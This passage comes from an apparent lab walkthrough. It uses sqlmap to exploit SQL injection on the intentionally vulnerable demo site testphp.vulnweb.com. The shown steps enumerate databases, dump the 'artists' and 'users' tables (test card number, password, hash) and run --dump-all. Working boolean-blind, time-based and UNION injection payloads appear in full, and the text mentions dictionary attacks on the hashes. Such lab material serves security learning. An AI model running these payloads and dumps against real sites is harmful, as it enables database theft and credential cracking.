[*] ending @ 21:53:15 /2023-06-30/


┌──(aditya㉿kali)-[~]
└─$ 
```


Step-7: Enter Into The Databases Of Acurat And Information_schema And Retrieve The Tables.



```
back-end DBMS: MySQL ≥ 5.0.12
[21:55:17] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[21:55:17] [INFO] fetching tables for databases: 'acuart, information_schema'
Database: acuart
[8 tables]
+---------------------------------------+
| artists                               |
| carts                                 |
| categ                                 |
| featured                              |
| guestbook                             |
| pictures                              |
| products                              |
| users                                 |
+---------------------------------------+

Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
| EVENTS                                |
| FILES                                 |
| INNODB_BUFFER_PAGE                    |
| INNODB_BUFFER_PAGE_LRU                |
| INNODB_BUFFER_POOL_STATS              |
| INNODB_CACHED_INDEXES                 |
| INNODB_CMP                            |
| INNODB_CMPMEM                         |
| INNODB_CMPMEM_RESET                   |
| INNODB_CMP_PER_INDEX                  |
| INNODB_CMP_PER_INDEX_RESET            |
```




```
| INNODB_BUFFER_POOL_STATS                |
| INNODB_CACHED_INDEXES                   |
| INNODB_CMP                              |
| INNODB_CMPMEM                           |
| INNODB_CMPMEM_RESET                     |
| INNODB_CMP_PER_INDEX                    |
| INNODB_CMP_PER_INDEX_RESET              |
| INNODB_CMP_RESET                        |
| INNODB_COLUMNS                          |
| INNODB_DATAFILES                        |
| INNODB_FIELDS                           |
| INNODB_FOREIGN                          |
| INNODB_FOREIGN_COLS                     |
| INNODB_FT_BEING_DELETED                 |
| INNODB_FT_CONFIG                        |
| INNODB_FT_DEFAULT_STOPWORD              |
| INNODB_FT_DELETED                       |
| INNODB_FT_INDEX_CACHE                   |
| INNODB_FT_INDEX_TABLE                   |
| INNODB_INDEXES                          |
| INNODB_METRICS                          |
| INNODB_SESSION_TEMP_TABLESPACES         |
| INNODB_TABLES                           |
| INNODB_TABLESPACES                      |
| INNODB_TABLESPACES_BRIEF                |
| INNODB_TABLESTATS                       |
| INNODB_TEMP_TABLE_INFO                  |
| INNODB_TRX                              |
| INNODB_VIRTUAL                          |
| KEYWORDS                                |
| KEY_COLUMN_USAGE                        |
| OPTIMIZER_TRACE                         |
| PARAMETERS                              |
| PARTITIONS                              |
| PLUGINS                                 |
| PROCESSLIST                             |
| PROFILING                               |
| REFERENTIAL_CONSTRAINTS                 |
| RESOURCE_GROUPS                         |
| ROLE_COLUMN_GRANTS                      |
| ROLE_ROUTINE_GRANTS                     |
| ROLE_TABLE_GRANTS                       |
| ROUTINES                                |
| SCHEMATA                                |
| SCHEMATA_EXTENSIONS                     |
| SCHEMA_PRIVILEGES                       |
| STATISTICS                              |
| ST_GEOMETRY_COLUMNS                     |
| ST_SPATIAL_REFERENCE_SYSTEMS            |
| ST_UNITS_OF_MEASURE                     |
| TABLES                                  |
| TABLESPACES                             |
```




```
| TABLES                                  |
| TABLESPACES                             |
| TABLESPACES_EXTENSIONS                  |
| TABLES_EXTENSIONS                       |
| TABLE_CONSTRAINTS                       |
| TABLE_CONSTRAINTS_EXTENSIONS            |
| TABLE_PRIVILEGES                        |
| TRIGGERS                                |
| USER_ATTRIBUTES                         |
| USER_PRIVILEGES                         |
| VIEWS                                   |
| VIEW_ROUTINE_USAGE                      |
| VIEW_TABLE_USAGE                        |
+-----------------------------------------+

[21:55:17] [INFO] fetched data logged to text files u
om'

[*] ending @ 21:55:17 /2023-06-30/

┌──(aditya㉿kali)-[~]
└─$ 
```

Step-8: Now let’s dump all the data in the artists table in acurat database



```
Table: artists
[3 entries]
+------------+-----------------------------------------------------------------------------------------------------------+---------+
| artist_id | adesc                                                                                                      | aname   |
+------------+-----------------------------------------------------------------------------------------------------------+---------+
| 1          | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea dictumst. Nulla nonum
my. Cras quis libero.\n    Cras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\n    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n    mauris vulputate lacinia. Aenean viverra. Class ap
tent taciti sociosqu ad\n    litora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\n    Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit.
 Donec molestie.\n    Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n    nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\n    Cras venenatis. Aliquam posuere lobortis pede. Nu
llam fringilla urna id leo.\n    Praesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\n    mauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\n    litora torquent per conubia nostra, per incepto
s hymenaeos. Aliquam lacus.\n    Mauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p> | r4w8173 |
| 2          | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras
 quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu
 ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliqua
m sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent al
iquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semp
er a, tempor et, rutrum et, tortor.\n</p>                                                                                   | Blad3   |
| 3          | <p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras
 quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent aliquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu
 ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semper a, tempor et, rutrum et, tortor.\n</p>\n<p>\nLorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\nSed aliqua
m sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\nnulla. In hac habitasse platea dictumst. Nulla nonummy. Cras quis libero.\nCras venenatis. Aliquam posuere lobortis pede. Nullam fringilla urna id leo.\nPraesent al
iquet pretium erat. Praesent non odio. Pellentesque a magna a\nmauris vulputate lacinia. Aenean viverra. Class aptent taciti sociosqu ad\nlitora torquent per conubia nostra, per inceptos hymenaeos. Aliquam lacus.\nMauris magna eros, semp
er a, tempor et, rutrum et, tortor.\n</p>                                                                                   | lyzae   |
+------------+-----------------------------------------------------------------------------------------------------------+---------+

[22:16:28] [INFO] table 'acuart.artists' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/artists.csv'
[22:16:28] [INFO] fetched data logged to text files under '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:16:28 /2023-06-30/
```


Now let’s dump all the data in the users table in acurat database




```
[22:16:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[22:16:56] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:16:56] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[22:16:56] [INFO] fetching columns for table 'users' in database 'acuart'
[22:16:56] [INFO] fetching entries for table 'users' in database 'acuart'
[22:16:56] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] n
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| cc                  | cart                             | name       | pass | email           | phone   | uname | address   |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| 1234-5678-2300-9000 | cd79e561737f2deb663e8cce9b00efac | John Smith | test | email@email.com | 2323345 | test  | 21 street |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+

[22:17:02] [INFO] table 'acuart.users' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[22:17:02] [INFO] fetched data logged to text files under '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 22:17:02 /2023-06-30/
```

Step-9:


Now let's dump all the data in both the databases. And performing the dictionary attacks for the hashes.




```
┌──(aditya㉿kali)-[~]
└─$ sqlmap -r sql_inj_1.txt --dbs --dump-all
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable
ponsible for any misuse or damage caused by this program

[*] starting @ 22:24:58 /2023-06-30/

[22:24:58] [INFO] parsing HTTP request from 'sql_inj_1.txt'
[22:24:58] [INFO] resuming back-end DBMS 'mysql'
[22:24:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 9298=9298

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 1960 FROM (SELECT(SLEEP(5)))pIAI)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-1162 UNION ALL SELECT NULL,CONCAT(0×717a767a71,0×744b724b4c437a75717746694d75767469466f77764d6545546d685965414144744c526779694366,0×717162
---
[22:25:00] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[22:25:00] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[22:25:00] [INFO] sqlmap will dump entries of all tables from all databases now
[22:25:00] [INFO] fetching tables for databases: 'acuart, information_schema'
[22:25:00] [INFO] fetching columns for table 'guestbook' in database 'acuart'
[22:25:00] [INFO] fetching entries for table 'guestbook' in database 'acuart'
[22:25:00] [INFO] fetching number of entries for table 'guestbook' in database 'acuart'
[22:25:00] [INFO] resumed: 0
[22:25:00] [WARNING] table 'guestbook' in database 'acuart' appears to be empty
Database: acuart
Table: guestbook
[0 entries]
```




```
Table: guestbook
[0 entries]
+-------+--------+----------+
| mesaj | sender | senttime |
+-------+--------+----------+
+-------+--------+----------+

[22:25:00] [INFO] table 'acuart.guestbook' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/guestbook.csv'
[22:25:00] [INFO] fetching columns for table 'categ' in database 'acuart'
[22:25:00] [INFO] fetching entries for table 'categ' in database 'acuart'
Database: acuart
Table: categ
[4 entries]
+--------+-----------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------+-----------+
| cat_id | cdesc
                               | cname     |
+--------+-----------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------+-----------+
| 1      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n   Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n   nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras
 quis libero.\n    Cras venenati | Posters   |
| 2      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n   Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n   nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras
 quis libero.\n    Cras venenati | Paintings |
| 3      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n   Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n   nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras
 quis libero.\n    Cras venenati | Stickers  |
| 4      | Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie.\n   Sed aliquam sem ut arcu. Phasellus sollicitudin. Vestibulum condimentum facilisis\n   nulla. In hac habitasse platea dictumst. Nulla nonummy. Cras
 quis libero.\n    Cras venenati | Graffity  |
+--------+-----------------------------------------------------------------------------------------------------------------------------------------------------
-------------------------------+-----------+

[22:25:00] [INFO] table 'acuart.categ' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/categ.csv'
[22:25:00] [INFO] fetching columns for table 'featured' in database 'acuart'
[22:25:00] [INFO] fetching entries for table 'featured' in database 'acuart'
[22:25:01] [INFO] fetching number of entries for table 'featured' in database 'acuart'
[22:25:01] [INFO] resumed: 0
[22:25:01] [WARNING] table 'featured' in database 'acuart' appears to be empty
Database: acuart
Table: featured
[0 entries]
+--------+--------------+
| pic_id | feature_text |
+--------+--------------+
+--------+--------------+

[22:25:01] [INFO] table 'acuart.featured' dumped to CSV file '/home/aditya/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/featured.csv'
[22:25:01] [INFO] fetching columns for table 'products' in database 'acuart'
[22:25:01] [INFO] fetching entries for table 'products' in database 'acuart'
Database: acuart
Table: products
[3 entries]
